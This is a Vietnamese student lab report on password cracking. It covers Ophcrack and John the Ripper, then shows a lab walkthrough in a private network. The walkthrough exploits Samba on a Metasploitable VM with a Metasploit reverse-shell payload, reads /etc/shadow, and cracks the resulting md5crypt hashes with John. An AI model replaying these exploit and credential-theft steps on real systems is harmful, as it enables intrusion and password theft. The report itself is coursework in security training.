

# Báo cáo bài thực hành số 12

Môn học

## **Thực tập cơ sở**

Giảng viên : Hoàng Xuân Dậu

Họ tên : Nguyễn Minh Phương


Mã SV: B19DCAT141



## I. Lý thuyết:

- Mô tả ngắn gọn lý thuyết về các công cụ crack mật khẩu trên hệ điều hành Windows:
  - Ophcrack là một chương trình mã nguồn mở miễn phí bẻ khóa mật khẩu đăng nhập Windows.
- Mô tả cách thức hoặc phương pháp các công cụ sử dụng để crack mật khẩu trên hệ điều hành Windows:
  - Ophcrack bẻ khóa mật khẩu đăng nhập Windows bằng cách sử dụng hàm băm LM thông qua bảng rainbow. Chương trình bao gồm khả năng nhập các hàm băm từ nhiều định dạng khác nhau, bao gồm kết xuất trực tiếp từ các tệp SAM của Windows.
- Mô tả công cụ crack mật khẩu trên hệ điều hành Kali-Linux:
  - John the Ripper là một công cụ phần mềm bẻ khóa mật khẩu ban đầu được phát triển cho hệ điều hành Unix
  - Kết hợp một số bộ cracker mật khẩu trong cùng một gói phần mềm, tự động phát hiện các kiểu mật khẩu và có một bộ cracker có khả năng tùy chỉnh.
  - John The Ripper sẽ chạy để tìm thuật toán hash, sau đó sẽ sử dụng danh sách mặc định của mình để crack hash. John được trang bị một danh sách password riêng, mặc dù danh sách này khá hạn chế
  - Công cụ này có thể được chạy cho các định dạng mật khẩu đã được mã hóa chẳng hạn như các kiểu mật khẩu mã hóa vẫn thấy trong một số bản Unix khác (dựa trên DES, MDS hoặc Blowfish), Kerberos AFS và Windows NT/2000/XP/2003 LM hash
  - Các phương thức tấn công:
    - Tấn công từ điển
    - Tấn công bảng rainbow
  - Chế độ single crack: được dùng để crack các weak passwd
  - Chế độ WordList: JTR đã có sẵn file wordlist "password.lst" để crack password.
  - Chế độ incremental: chế độ này cho phép bạn đoán tất cả các khả năng của passwd
- Mô tả cách thức hoặc phương pháp công cụ áp dụng để crack mật khẩu trên hệ điều hành Kali-Linux:
  - John có thể chạy ở một vài chế độ khác, tuy nhiên để chạy nó trong chế độ mặc định, tất cả những gì bạn cần thực hiện là cung cấp file có chứa password hash


- Khi hoàn tất, John the Ripper sẽ hiển thị các mật khẩu đã được crack và lưu các kết quả vào file john.pot của nó. Trong hầu hết các trường hợp, chế độ crack mặc định là khá ổn, tuy nhiên John the Ripper cũng có các chế độ crack khác như:
  - Single Crack Mode – Sử dụng các biến tên tài khoản
  - Wordlist Mode – Dựa vào một từ điển để đoán mật khẩu
  - Incremental Mode – Dựa vào tấn công kiểu brute-force
  - External Mode – Dựa vào một ứng dụng khác (được người dùng cung cấp) để đoán mật khẩu.

## II. Thực hành:





```
msfadmin@b19dcat141-phuong-meta:~$ sudo useradd phuong141-01
[sudo] password for msfadmin:
msfadmin@b19dcat141-phuong-meta:~$ sudo useradd phuong141-02
msfadmin@b19dcat141-phuong-meta:~$ sudo useradd phuong141-03
msfadmin@b19dcat141-phuong-meta:~$ sudo passwd phuong141-01
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@b19dcat141-phuong-meta:~$ sudo passwd phuong141-02
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@b19dcat141-phuong-meta:~$ sudo passwd phuong141-03
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@b19dcat141-phuong-meta:~$
```



```
kali@b19dcat141-phuong-kali: ~
File Actions Edit View Help
Shell No. 1
phuong141-03:$1$fwii5ra9$TuRdIH1sC6hK8GvdvQ8191:19104:0:99999:7:::
^C
Abort session 1? [y/N] y

[*] 192.168.93.131 - Command shell session 1 closed. Reason: User exit
msf6 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.93.131
RHOST => 192.168.93.131
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.93.130:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Op8A5ek5ctP9mAiw;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "Op8A5ek5ctP9mAiw\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.93.130:4444 -> 192.168.93.131:49219 ) at 2022-04-22 10:23:52 -0400

cat /etc/shadow | grep phuong141-01
phuong141-01:$1$dzAZnXcw$C5bR/tk5XS3rk..7UyUSI0:19104:0:99999:7:::
cat /etc/shadow | grep phuong141-02
phuong141-02:$1$Ny9HS0b4$bVuqOumQZ7tgh1D9G098n0:19104:0:99999:7:::
cat /etc/shadow | grep phuong141-03
phuong141-03:$1$fwii5ra9$TuRdIH1sC6hK8GvdvQ8191:19104:0:99999:7:::
```

```
kali@b19dcat141-phuong-kali: ~  
File Actions Edit View Help  
  
(kali@b19dcat141-phuong-kali)-[~]  
$ john password  
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"  
Use the "--format=md5crypt-long" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 3 password hashes with 3 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3  
])  
Will run 4 OpenMP threads  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
123456 (phuong141-02)  
1234 (phuong141-01)  
12345678 (phuong141-03)  
3g 0:00:00:00 DONE 2/3 (2022-04-22 10:27) 6.000g/s 43496p/s 44364c/s 44364C/s 123456..knight  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
  
(kali@b19dcat141-phuong-kali)-[~]  
$
```